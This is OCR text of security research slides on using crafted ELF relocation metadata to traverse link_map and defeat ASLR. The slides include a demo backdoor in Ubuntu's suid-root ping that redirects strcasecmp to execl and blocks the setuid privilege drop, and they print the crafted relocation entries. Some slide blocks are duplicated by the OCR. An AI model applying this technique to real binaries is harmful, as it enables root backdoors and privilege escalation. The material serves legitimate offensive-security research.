
symgot = {value:&got_0x8, size: 8, ...}

get_exec_linkmap = {offset=&(symgot.value), type = COPY, sym=0}

get_l_next = {offset=&(symgot.value), type = 64, sym=0, addend=0x18}

deref_l_next = {offset=&(symgot.value), type = COPY, sym=0}

get_l_addr = {offset=&(symgot.value), type = COPY, sym=0}



Traversing link_map Structures


symgot = {value:&got_0x8, size: 8, ...}

get_exec_linkmap = {offset=&(symgot.value), type = COPY, sym=0}

get_l_next = {offset=&(symgot.value), type = 64, sym=0, addend=0x18}

deref_l_next = {offset=&(symgot.value), type = COPY, sym=0}

get_l_addr = {offset=&(symgot.value), type = COPY, sym=0}



Traversing link_map Structures


symgot = {value:&got_0x8, size: 8, ...}

get_exec_linkmap = {offset=&(symgot.value), type = COPY, sym=0}

get_l_next = {offset=&(symgot.value), type = 64, sym=0, addend=0x18}

deref_l_next = {offset=&(symgot.value), type = COPY, sym=0}

get_l_addr = {offset=&(symgot.value), type = COPY, sym=0}



Traversing link_map Structures


symgot = {value:&got_0x8, size: 8, ...}


get_exec_linkmap = {offset=&(symgot.value), type = COPY, sym=0}

get_l_next = {offset=&(symgot.value), type = 64, sym=0, addend=0x18}


deref_l_next = {offset=&(symgot.value), type = COPY, sym=0}

get_l_addr = {offset=&(symgot.value), type = COPY, sym=0}






symgot's value is now l->l_next->l_addr —-
base address of where ELF object is loaded




Demo Exploit




- Built backdoor into Ubuntu's inetutils v1.8 ping
- Ping runs suid as root
- Given ”-t <string>”
  - Usage: -t, --type=TYPE send TYPE packets
  - Code: if(strcasecmp (<string>, "echo") == 0) ...
- Goals:
  - Redirect call to **strcasecmp** to **execl**
  - Prevent call to **setuid** that drops root privledges
  - Work in presence of library randomization (ASLR)

Image: “Remote Control” by Simon Child and ”Television” by Piero borgo from The Noun Project

Demo Exploit





- Goals:
  - Redirect call to strcasecmp to execl
    - Set strcasecmp's GOT entry to &execl
  - Prevent privlege drop
    - Set setuid's GOT entry to & retq instructios
- Lookup offset to execl and a retq instruction in glibc during metadata crafting time

- Find base address of glibc @ runtime
  - Use link_map traversal trick!
  - The rest is easy peasy

Demo Exploit's Crafted Metadata

Symbol table '.sym.p' contains 90 entries:
Num: Value Size Type Bind Vis Ndx Name
0: 000000000060dff0 8 FUNC LOCAL DEFAULT UND

Relocation section '.rela.p' at offset 0xf3a8 contains 14 entries:
Offset Info Type Sym. Value Sym. Name + Addend

00000060dfe0 002d00000006 R_X86_64_GLOB_DAT 0000000000000000 __gmon_start__ + 0
00000060e9e0 004e00000005 R_X86_64_COPY 000000000060e9e0 __progname + 0
00000060e9f0 004b00000005 R_X86_64_COPY 000000000060e9f0 stdout + 0
00000060e9f8 005100000005 R_X86_64_COPY 000000000060e9f8 __progname_full + 0
00000060ea00 005600000005 R_X86_64_COPY 000000000060ea00 stderr + 0
00000060eb40 000000000005 R_X86_64_COPY 0000000000000000
00000060eb40 000000000001 R_X86_64_64 0000000000000018
00000060eb40 000000000005 R_X86_64_COPY 0000000000000000
00000060eb40 000000000001 R_X86_64_64 0000000000000018
00000060eb40 000000000005 R_X86_64_COPY 0000000000000000
00000060eb40 000000000005 R_X86_64_COPY 0000000000000000
00000060eb40 000000000001 R_X86_64_64 00000000000be6e0
00000060e028 000000000001 R_X86_64_64 0000000000000000
00000060e218 000000000008 R_X86_64_RELATIVE 0000000000401dc2

Image: ”Knitting Needles” by Connor Cesa and ”Yarn” by Marie Coons and ”Sweater” by Maurizio Fusillo from The Noun Project

(demo)

(this slide intentionaly left blank)

Thanks!

- Sergey Bratus
- Sean Smith

Inspirations:

- The grugq
- ERESI and Elfsh folks
- Mayhem
- Skape

Also: thanks to the Noun Project for many of the excellent graphics

Questions?